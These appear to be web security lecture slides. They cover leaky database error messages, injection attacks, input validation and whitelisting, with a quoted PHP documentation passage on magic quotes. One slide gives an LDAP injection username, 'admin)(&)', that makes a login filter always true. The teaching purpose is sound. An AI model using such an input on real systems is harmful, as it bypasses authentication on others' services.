Database error: Invalid SQL: (SELECT egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM egw_cal JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id JOIN egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status != 'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND recur_type IS NULL AND cal_recur_date=0) UNION (SELECT egw_cal_repeats.*,egw_cal.*,cal_start,cal_end,cal_recur_date FROM egw_cal JOIN egw_cal_dates ON egw_cal.cal_id=egw_cal_dates.cal_id JOIN egw_cal_user ON egw_cal.cal_id=egw_cal_user.cal_id LEFT JOIN egw_cal_repeats ON egw_cal.cal_id=egw_cal_repeats.cal_id WHERE (cal_user_type='u' AND cal_user_id IN (56,-135,-2,-40,-160)) AND cal_status != 'R' AND 1225062000 < cal_end AND cal_start < 1228082400 AND cal_recur_date=cal_start) ORDER BY cal_start mysql


Error: 1 (Can't create/write to file '/var/tmp/#sql_322_0.MYI' ....

File: /vol/www/egw/web-docs/egroupware/calendar/inc/class.socal.inc.php

...

Session halted.

Example:
error message
of our old course
schedule website



Errors and error messages

Handling error situations is a notorious source of security vulnerabilities

There are two potential problems

1. the program logic could simply handle `strange' cases incorrectly

2. even if `strange' cases are handled correctly, error messages produces could leak useful info to an attacker.
   - *informative error messages are useful in debugging, but should not be present after the test phase!*

Injection attacks

Recap: injection attacks

Attacker can attack a website with malicious input to inject or corrupt

- OS commands
- paths and filenames
- PHP code
- SQL statements
- (SQL) database commands
- other program variables used in the web application
- ...

Unvalidated user input is a common root cause in many security problems!

Other injection attacks on servers

- Other languages used at the server side might be vulnerable to injection attacks
  - eg LDAP services, incl. Microsoft Active Directory, are prone to attacks very similar to SQL injection

- The program logic of a specific web application may be vulnerable to malicious input
  - eg user entering number outside the expected range, user doing HTTP requests in unexpected order,...

  More generally, a web application should never trust any data it gets from the client, and should always validate it

LDAP injection attack

A username/password input by client may be translated to LDAP query

```
(&(USER=name)(PASSWD=pwd))
```

An attacker entering as name

```
admin)(&)
```

will create LDAP query

```
(&(USER=name)(&))(PASSWD=pwd)
```

where only first part is used.

`(&)` is LDAP notation for **`TRUE`**

There are also blind LDAP injection attacks...

Input problems

Problems with malicious input are a very general security concern.

Any piece of software should be paranoid and check validity of all inputs.

There is a huge variety of positive patterns for input, eg.

- the data type (integer, real, string, ...)
- allowed character sets, allowed lengths, allowed numeric ranges, positive vs negative values, ...
- specific legal values (enumerations), specific legal patterns (eg regular expressions) ,...
- null values allowed? empty strings allowed? duplicates allowed? is a parameter optional or required?...
- ...

Think of names, email addresses, dates, years, times, user names, file names, bank account numbers, prices, grades, ..

How do we prevent this? *Input validation*

Input should be validated aka sanatised by

- escaping individual dangerous characters
  ie replacing them with harmless equivalent
  or escaping the whole expression
  (eg putting it between right kind of quotes)
- removing dangerous characters (or dangerous words), and/o
- or abort actions if input involves dangerous characters

How this should be done, depends on the context.

Eg

- for input used in SQL queries `'` should be replaced by `''`
- for input used in HTML code `<` should be replaced by `&lt`
- when an integer is expected as input, all characters that are not digits 0..9 should be removed

NB tricky to get right for a particular language (or format) and context!

Input validation

Because input validation is tricky

- it is better to do white-listing than blacklisting
  - ie specify a 'positive' pattern saying what *is* allowed, and only let data through if it meets this pattern, not a (possibly incomplete!) list of 'negative' patterns that are not allowed

- it's good to reuse good existing validation procedures
  - but be very suspicious of generic input validation routines that claim to work for many contexts
    - because input validation is always dependent on context

      (eg validation OS commands is different than SQL queries,

      and for one OS vs the other)

PHP magic quotes

Warning

This feature has been ***DEPRECATED*** as of PHP 5.3.0 and ***REMOVED*** as of PHP 5.4.0.

"The very reason magic quotes are deprecated is that a one-size-fits-all approach to escaping/quoting is wrongheaded and downright dangerous. Different types of content have different special chars and different ways of escaping them, and what works in one tends to have side effects elsewhere. Any code ... that pretends to work like magic quotes - or does a similar conversion for HTML, SQL, or anything else for that matter - is similarly wrongheaded and dangerous.

Magic quotes .... exist so a PHP noob can fumble along and write some mysql queries that kinda work, without having to learn about escaping/quoting data properly. They prevent a few accidental syntax errors, but won't stop a malicious and semi-knowledgeable attacker .... And that poor noob may never even know how or why his database is now gone, because magic quotes gave him a false sense of security. He never had to learn how to really handle untrusted input.

Data should be escaped where you need it escaped, and for the domain in which it will be used. (mysql_real_escape_string -- NOT addslashes! -- for MySQL (and that's only if you have a clue and use prepared statements), htmlentities or htmlspecialchars for HTML, etc.) Anything else is doomed to failure."
[Source http://php.net/manual/en/security.magicquotes.php]

Beyond input validation: solving input problems properly

- Some people think that input validation is just filtering out dangerous characters, and that doing this in one place will avoid all input-related security problems in the rest of the code

- Better to address the *root causes*

  Avoid dynamic construction of strings with user input that are then interpreted

  - if you can, eg if you know there are only 7 days in a menu

  If you do need dynamic dependency on user input:

  instead of

  substituting input in a string, and then parsing & interpreting result

  it is better to

  subsitute the parsed input in a parse tree

Remember SWS1

NB *all* the attacks discussed in Software & Web Security 1 relied on unvalidated input!

- for buffer overflow attacks: inputs that are simply too long
  - possibly containing payload of attack code

- for format string attacks: inputs containing special characters such as `%s` or `%n`

  Here the problem was also that first user input is subsituted in the string and then the string is interpreted

Not just prevent, but also mitigate, detect & react

Input validation and tainting are aimed at *prevention*.

Never think you can prevent all attacks!

Defending any system should involve

- Prevention
- Mitigation of impact
- Detection (after the attack occurred)
- Reaction (after the attack occurred)

Generic technique to mitigate impact:

- reduce the access rights of the web application to the bare minimum
  ie follow *principle of least privilege*

Chapter 7.3

Note that the book does not mention (or only briefly mentions)

- OS command injection
- file name injection (aka directory traversal attacks)
- database command injection attacks
- Blind SQL injection attacks
- the difference beween white- and black listing
- the use of stored procedures or parameterised queries to prevent SQL injection attacks